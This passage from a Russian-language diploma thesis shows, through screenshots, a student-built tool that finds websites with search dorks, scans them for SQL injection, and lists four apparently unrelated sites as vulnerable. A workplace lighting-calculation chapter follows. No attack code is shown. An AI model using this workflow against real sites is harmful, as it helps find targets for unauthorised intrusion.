

Рисунок 3.138 – Интерфейс основной формы программы



Рисунок 3.139 – Интерфейс второй формы программы

После запуска программы, необходимо в поле ввода дорков ввести любую дорку и нажать кнопку «Поиск» с левой стороны. После этого в левом поле появятся все страницы, содержащие введенную дорку, как показано на рисунке 3.140.



Рисунок 3.140 – Поиск сайтов по дорке

Затем, как видно из рисунка 3.141, полученные страницы необходимо просканировать на уязвимость. Выберем уязвимость SQL injection и нажмем кнопку «Начать» в правой стороне формы.



Рисунок 3.141 – Проверка полученных сайтов на уязвимость

Результатом стало то, что сканер нашел 4 уязвимых сайта, показанных на рисунке 3.142.



Рисунок 3.142 – Список уязвимых сайтов

Скопируем полученные сайты и сохраним результат в файл, а затем проверим их на уязвимость, как показано на рисунках 3.143 – 3.146.



Рисунок 3.143 – Копирование сайта



Рисунок 3.144 – Сохранение результата сканирования в файл

Рисунок 3.145 – Проверка полученных сайтов на уязвимость



Рисунок 3.146 – Проверка полученных сайтов на уязвимость

4 Безопасность жизнедеятельности

4.1 Анализ условий труда

Так как, данный дипломный проект посвящен разработке программного обеспечения, который направлен на поиск уязвимостей различных веб-страниц, необходимо определить оптимальные условия работы и минимизацию вредных факторов.

Процесс разработки ПО требует большого количества времени, проведенного за компьютером, что может вызвать некоторые серьезные нарушения здоровья человека. Существует ряд известных факторов, негативно воздействующих на организмы людей, работающих с персональными компьютерами:

– неправильный микроклимат в помещении: пониженная или повышенная влажность воздуха;

– плохая освещённость на рабочем месте;

– шум, превышающий допустимые нормы;

– повышенный уровень электромагнитных полей;

– опасность поражения электрическим током;

– тусклость экрана дисплея;

– нарушение эргономических норм при работе с компьютером.

Рассмотрим подробно помещение, в котором ведется работа по разработке программы:

– размеры помещения: длина 6 м, ширина 3 м, высота 4 м, S=18 м^2;

– остекление помещения – двойное (одно окно размером 2.5х2, S=5 м^2);

– искусственное освещение – светильник с линейной люминесцентной лампой типа ОД (общего освещения диффузный).

План помещения представлен на рисунке 4.1.



Рисунок 4.1 – План помещения

Благодаря наличию кондиционера, который поддерживает параметры воздушной среды, при которой человек чувствует себя комфортно в помещении, а также хорошей шумоизоляции, данные факторы создают благоприятные условия для работы с компьютером. Однако так как в помещении имеется всего лишь один светильник и одно окно, а работа с компьютером оказывает большое влияние на зрительную работоспособность человека, плохое освещение лишь усугубит ситуацию, что скажется на производительности труда.

Таким образом, в данном разделе дипломного проекта, будет производиться расчет искусственного и естественного освещения рабочего места.

4.2 Расчет естественного освещения

Помещение для нормальных условий труда должно иметь, как правило, естественное освещение.

Результатом расчета естественного освещения является площадь световых проемов помещений.

Для помещений с боковым освещением используется формула (4.1).

При верхнем освещении используется формула (4.2).

$$100 * \frac{So}{Sn} = \frac{Ен * Кз * \eta o}{\tau o * r1} * Кзд, \quad (4.1)$$

$$100 * \frac{So}{Sn} = \frac{Ен * Кз * \eta ф}{\tau o * r2 * Кф}, \quad (4.2)$$

где S_o – площадь световых проемов, м^2;

S_n – площадь пола помещения, м^2;

$Е_н$ – нормируемое значение КЕО, м^2;

$К_з$ – коэффициент запаса;

η_o – световая характеристика окон;

τ_o – общий коэффициент светопропускания, где τ_o рассчитывается по формуле (4.3).

$$\tau_0 = \tau_1 * \tau_2 * \tau_3 * \tau_4 * \tau_5, \quad (4.3)$$

где τ_1 – коэффициент светопропускания материала;

τ_2 – коэффициент, учитывающий потери света в переплетах светопроема;

τ_3 – коэффициент, учитывающий потери света в несущих конструкциях, при боковом освещении равен 1;

τ_4 – коэффициент, учитывающий потери света в солнцезащитных устройствах;

τ_5 – коэффициент, учитывающий потери света в защитной сетке, устанавливаемой под фонарями.

r_1 – коэффициент, учитывающий повышение КЕО при боковом освещении;

$К_{зд}$ – коэффициент, учитывающий затемнение окон;

$S_ф$ – площадь световых проемов;

$\eta_ф$ – световая характеристика светового проема;

r_2 – коэффициент, учитывающий повышение КЕО при верхнем освещении;

$K_ф$ – коэффициент, учитывающий тип фонаря.

Так как в помещении используется исключительно боковое освещение, расчет будет проводиться только по формуле (4.1).

Определим площадь пола помещения:

$S_п = L * B = 6 * 3 = 18$ м^2.

Нормируемое значение КЕО для соответствующего района определяется по формуле (4.5).

$$e_N = E_н * m_N, \quad (4.5)$$

где N – номер группы административных районов;

$E_н$ – значение КЕО (таблица 4.1);

m_N – коэффициент светового климата (таблица 4.2).

По таблице 4.1, учитывая, что разряд зрительных работ – IV; для естественного освещения (при боковом освещении) $e_Н$=1,5

Таблица 4.1 – Нормирование значения КЕО для производственных процессов.

Характеристика зрительной работы	Наименьший размер объекта различения	Разряд зрительной работы	Коэффициент естественной освещенности, КЕО, %	
			При верхнем или комбинированном освещении	При боковом освещении
Наивысшей точности	0,15	1	10	3,5
Очень большой точности	0,15 – 0,3	2	7	2,5
Большой точности	0,3 – 0,5	3	5	2
Средней точности	0,5 – 1	4	4	1,5
Малой точности	1 – 5	5	3	1
Грубой (очень малой)	> 5	6	2	0,5
Работа со светящимися материалами, изделиями в горячих цехах	> 5	7	3	1

Продолжение таблицы 4.1

Общее наблюдение за ходом производственного процесса в помещении	Постоянное				
	Периодическое при постоянном нахождении людей		2б	0,7	0,2
	Периодическое при периодическом нахождении людей		в	0,5	0,1

Для города Алматы принимаем ориентацию световых проемов по сторонам горизонта СЗ (в наружных стенах здания):

По таблице 4.2 значение m_N=0,7.

Таблица 4.2 – Коэффициент светового климата

Световые проемы	Ориентация световых проемов по сторонам горизонта	Коэффициент светового климата, m			
		Номер группы административных районов			
		1	2	3	4
		СКО Кокшетау Костанай	Актобе Уральск Тургай Астана	Атырау Мангышлак Караганда Павлодар ВКО Талдыкорган Жезгазган	Шымкент Кызыл-орда Алматы
1 В наружных стенах зданий	С	1	0,9	0,75	0,75
	СВ, СЗ	1	0,9	0,75	0,7
	З, В	0,9	0,8	0,7	0,65
	ЮВ, ЮЗ	0,9	0,8	0,7	0,65
	Ю	0,9	0,8	0,7	0,65
2 В прямоугольных фонарях	С-Ю	0,9	0,9	0,8	0,8
	СВ-ЮЗ ЮВ-СЗ	0,9	0,85	0,8	0,75
	В-З	0,85	0,8	0,75	0,7
3 В фонарях типа «Шед»	С	0,9	0,9	0,8	0,8
4 В зенитных фонарях	С	0,8	0,8	0,75	0,7

Следовательно:

$e_N = 1{,}5 * 0{,}7 = 1{,}05$.

Для определения световой характеристики, η, необходимо рассчитать отношение длины помещения к его глубине $\frac{L}{l}$ и отношение глубины

помещения к его высоте от уровня условной рабочей поверхности до верха окна (расчетной высоте) $\frac{\text{В}}{\text{h}_{\text{расч.}}}$.

Находим для начала ℓ (т.к. В<12, то будет одностороннее световое освещение), следовательно:

$$\ell = \text{В} - 1 = 3 - 1 = 2 \text{ м.}$$

$$\frac{\text{L}}{\text{l}} = \frac{6}{2} = 3 \text{ м.}$$

Найдем $\text{h}_{\text{расч}}$ (принимаем $\text{h}_{\text{р.п.}}$= 0,8м):

$$h_{\text{расч}} = h_{\text{ок}} + h_{\text{но}} - h_{\text{р.п.}}$$

$$h_{\text{расч}} = 2 + 1 - 0{,}8 = 2{,}2 \text{ м.}$$

$$\frac{\text{В}}{\text{h}_{\text{расч.}}} = \frac{3}{2{,}2} = 1{,}36 \text{ м.}$$

Учитывая найденные отношения, примем световую характеристику, η=7.5, согласно таблице 4.3.

Таблица 4.3 – Значения световой характеристики η окон для бокового освещения

Отношение длины помещения к его глубине	Значения световой характеристики $\eta_{o,}$ при отношении глубины помещения к его высоте от уровня условной рабочей поверхности до верха окна							
	1	1,5	2	3	4	5	7,5	10
4 и более	6	7	7,5	8	9	10	11	12,5
3	7,5	8	8,5	9,6	10	11	12,5	14
2	8,5	9	9,5	10,5	11,5	13	15	17
1,5	9,5	10,5	13	15	17	19	21	23
1	11	15	16	18	21	23	26,5	29
0,5	18	23	31	37	45	54	66	-

Общий коэффициент светопропускания, τ_0, рассчитывают по формуле (4.6):

$$\tau_0 = \tau_1 * \tau_2 * \tau_3 * \tau_4 * \tau_5, \qquad (4.6)$$

где τ1 – коэффициент светопропускания материала, принимаемый по таблице 4.4.

В качестве светопропускающего материала примем стеклопакеты:

τ_1=0,8.

Таблица 4.4 – Значения коэффициента τ_1

Вид светопропускающего материала	τ_1

Продолжение таблицы 4.4

1 Стекло оконное листовое: 1.1 Одинарное 1.2 Двойное 1.3 Тройное	 0,9 0,8 0,75
2 Стекло витринное толщиной 6-8 мм	0,8
3 Стекло листовое армированное	0,6
4 Стекло листовое узорчатое	0,65
5 Стекло листовое со специальными свойствами: 5.1 Солнцезащитное 5.2 Контрастное	 0,65 0,75
6 Органическое стекло 6.1 Прозрачное 6.2 Молочное	 0,9 0,6
7 Пустотелые стеклянные блоки: 7.1 Светорассеивающие 7.2 Светопрозрачные	 0,5 0,55
8 Стеклопакеты	0,8

τ_2 – коэффициент, учитывающий потери света в переплетах светопроема. Определяется с помощью таблицы 4.5.

В качестве переплета для окон примем стальные переплеты одинарные глухие:

τ_2=0,9.

Таблица 4.5 – Значения коэффициента τ_2

Вид переплета для окон промышленных зданий	τ_2
1 Переплеты деревянные: 1.1 Одинарные 1.2 Спаренные 1.3 Двойные раздельные	 0,75 0,7 0,6
2 Переплеты стальные: 2.1 Одинарные открывающиеся 2.2 Одинарные глухие 2.3 Двойные открывающиеся 2.4 Двойные глухие	 0,75 0,9 0,6 0,8

τ_3 – коэффициент, учитывающий потери света в несущих конструкциях, при боковом освещении (таблица 4.6):

τ_3 =0,9.

Таблица 4.6 – Значения коэффициента τ_3

Несущие конструкции покрытий	Значение τ_3
1 Стальные формы	0,9
2 Железобетонные и деревянные формы и арки	0,8
3 Балки и рамы сплошные при высоте сечения: 50 см и более	 0,8

Менее 50 см	0,9

τ_4 – коэффициент, учитывающий потери светы в солнцезащитных устройствах, принимается по таблице 4.7.

Принимаем убирающиеся регулируемые жалюзи и шторы: τ_4 =1.

Таблица 4.7 – Значение коэффициента τ_4

Солнцезащитные устройства, изделия и материалы	τ_4
1 Убирающиеся регулируемые жалюзи и шторы (межстекольные внутренние, наружные)	1
2 Стационарные жалюзи и экраны с защитным углом не более 45^0 при расположении пластин жалюзи или экранов под углом 90^0 к плоскости окна: - горизонтальные - вертикальные	 0,65 0,75
3 Горизонтальные козырьки: - с защитным углом не более 30^0 - с защитным углом от 15 до 45^0 (многоступенчатые)	 0,8 0,9-0,6

τ_5 – коэффициент, учитывающий потери света в защитной сетке, устанавливаемой под фонарями, принимается равным:

τ_5 =0,9.

Следовательно:

$\tau_0 = \tau_1 * \tau_2 * \tau_3 * \tau_4 * \tau_5 = 0{,}8 * 0{,}9 * 0{,}9 * 1 * 0{,}9 = 0{,}5832.$

Коэффициент, учитывающий повышение КЕО при боковом освещении, благодаря свету, отраженному от поверхности помещения и подстилающего слоя, примыкающего к зданию, r_1, определяют по рисунку 4.1. Для этого следует учесть:

– отношение глубины помещения к высоте от уровня условной рабочей поверхности до верха окна: $\frac{l}{h_{расч.}} = \frac{2}{2{,}2} = \approx 1$ м.;

– отношение расстояния расчетной точки от наружной стены к ширине помещения: $\frac{l}{B} = \frac{2}{3} = 0.7$ м.;

– отношение длины помещения к глубине: $\frac{L}{l} = \frac{6}{2} = 3$ м.;

– средневзвешенный коэффициент отражения потолка, стен и пола: $\rho_{ср} = \frac{\rho пот + \rho ст + \rho пол}{3} = \frac{50+30+10}{3} \approx 0{,}3$.

Следовательно: r_1=1,1.

Отношение глубины помещения к высоте от уровня условной рабочей поверхности верха окна	Отношение расстояния расчетной точки от наружной стены к глубине помещения	Значения r_1 при боковом освещении									Значения r_1 при боковом двустороннем освещении								
		Средневзвешенный коэффициент отражения потолка, стен и пола																	
		0,5			0,4			0,3			0,5			0,4			0,3		
		Отношение длины помещения к его глубине																	
		0,5	1	2 и более	0,5	1	2 и более	0,5	1	2 и более	0,5	1	2 и более	0,5	1	2 и более	0,5	1	2 и более
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
От 1 до 1,5	0,1	1,05	1,05	1,05	1,05	1,05	1	1,05	1	1	1,05	1,05	1,05	1,05	1,05	1	1,05	1	1
	0,5	1,4	1,3	1,2	1,2	1,15	1,1	1,2	1,1	1,1	1,35	1,25	1,15	1,15	1,1	1,1	1,1	1,1	1,1
	1	2,1	1,9	1,5	1,8	1,6	1,3	1,4	1,3	1,2	1,6	1,4	1,25	1,45	1,3	1,5	1,25	1,15	1,1
Свыше 1,5 до 2,5	0	1,05	1,05	1,05	1,05	1,05	1,05	1,05	1	1	1,05	1,05	1,05	1,05	1,05	1,05	1,05	1	1
	0,3	1,3	1,2	1,1	1,2	1,15	1,1	1,15	1,1	1,05	1,3	1,2	1,1	1,2	1,15	1,1	1,15	1,1	1,05
	0,5	1,85	1,6	1,3	1,5	1,35	1,2	1,3	1,2	1,1	1,8	1,45	1,25	1,4	1,35	1,15	1,25	1,15	1,1
	0,7	2,25	2	1,7	1,7	1,6	1,3	1,55	1,35	1,2	2,1	1,75	1,5	1,75	7,45	1,2	1,3	1,25	1,2
	1	3,8	3,3	2,4	2,8	2,4	1,8	2	1,8	1,5	2,35	2	1,6	1,9	1,6	1,5	1,5	1,35	1,2
Свыше 2,5 до 3,5	0,1	1,1	1,05	1,05	1,05	1	1	1	1	1	1,1	1,05	1,05	1,05	1	1	1	1	1
	0,2	1,15	1,1	1,05	1,1	1,1	1,05	1	1,05	1,05	1,15	1,1	1,05	1,1	1,1	1,05	1,05	1,05	1,05
	0,4	1,35	1,25	1,2	1,2	1,15	1,1	1	1	1,1	1,35	1,2	1,2	1,15	1,1	1,1	1,1	1,1	1,1
	0,6	2	1,75	1,45	1,6	1,45	1,3	1,6	1,8	1,6	1,35	1,5	1,35	1,5	1,35	1,2	1,35	1,25	1,15
	0,8	3,6	3,1	2,1	2,4	2,2	1,55	1,9	1,7	1,4	2,8	2,4	1,9	1,9	1,6	1,3	1,65	1,5	1,25
	1	7,2	5,4	4,3	3,6	3,1	2,4	2,6	2,2	1,7	4,45	3,35	2,65	2,4	2,1	1,6	2	1,7	1,4
Свыше 3,5	0,1	1,2	1,15	1,1	1,1	1,1	1,05	1,05	1,05	1	1,2	1,15	1,1	1,1	1,1	1,05	1,05	1,05	1
	0,2	1,4	1,3	1,2	1,2	1,15	1,1	1,1	1,05	1,05	1,4	1,8	1,2	1,2	1,15	1,1	1,1	1,05	1,05
	0,4	2,4	2,1	1,8	1,6	1,4	1,3	1,4	1,3	1,2	2,35	2	1,75	1,6	1,4	1,3	1,35	1,25	1,15
	0,6	4,6	3,8	3,1	2,4	2,1	1,8	2	1,8	1,5	4,2	3,5	2,85	2,25	2	1,7	1,95	1,7	1,4
	0,8	7,4	5,8	4,7	3,4	2,9	2,4	2,6	2,3	1,9	5,8	4,5	3,6	2,8	2,4	1,95	2,25	2	1,6
	1	10	7,3	5,7	5	4,1	3,5	3,5	3	2,5	6,3	5	4	3,5	2,9	2,4	2,6	2,25	1,9

Рисунок 4.2 – Значение коэффициента r_1

Учитывая $H_{зд}$=15 м и P=12 м (расстояние до рядом стоящего здания) найдем коэффициент, учитывающий затемнение окон противостоящими зданиями, $К_{зд}$: $\frac{P}{H_{зд}} = \frac{12}{15} = 0{,}8$.

Согласно таблице 4.8, $К_{зд}$ = 1,4.

Таблица 4.8 – Значение коэффициента $К_{зд}$

$P/H_{зд}$	0,5	1	1,5	2	3 и более
$К_{зд}$	1,7	1,4	1,2	1,1	1

Значение коэффициента запаса $К_з$ для помещений общественных и жилых зданий при вертикально расположенном светопропускающем материале равен 1,2 согласно таблице 4.12.

Имея необходимые данные, рассчитаем площадь световых проемов при боковом освещении по формуле (4.7):

$$S_0 = \frac{S_{n*}E_{n*}K_{з*}\eta_{0*}K_{зд}}{100*\tau_0*r1} = \frac{18*1{,}05*1{,}2*7{,}5*1{,}4}{100*0{,}5832*1{,}1} = 3{,}71 \text{ м}^2 \quad (4.7)$$

Таким образом, площадь световых проемов, имеющаяся в помещении, полностью удовлетворяет нормативных требованиям.

4.3 Расчет искусственного освещения

Главной задачей расчета искусственного освещения является определение мощности ламп и количества светильников для создания нормированного значения освещенности.

Существует три метода расчета искусственного освещения:

– метод удельной мощности;

– метод коэффициента использования светового потока;

– точечный метод.

Чтобы рассчитать искусственное освещение необходимо установить тип светильника в зависимости от класса помещения и условий труда.

В помещении площадью 18 квадратных метров и высотой 4 метра используется светильник с линейной люминесцентной лампой типа ОД (общего освещения диффузный).

Таким образом, так как в помещении светильник расположен равномерно, в работе будет использоваться метод коэффициента использования светового потока.

По этому методу, необходимо определиться с учетом светового потока, который падает на поверхность непосредственно от самого светильника и с учетом света, который отражается от потолка, самой поверхности и стены.

Отношение светового потока, попадающего на расчетную поверхность, ко всему потоку, излучаемому светильниками, установленными в помещении, называется коэффициентом использования светового потока в осветительной установке (4.8):

$$\eta = \frac{Fп+Fотр}{n*Fл} = \frac{F\gamma}{n*Fл}, \quad (4.8)$$

где $F_п$ – световой поток, падающий на освещаемую поверхность, лм;

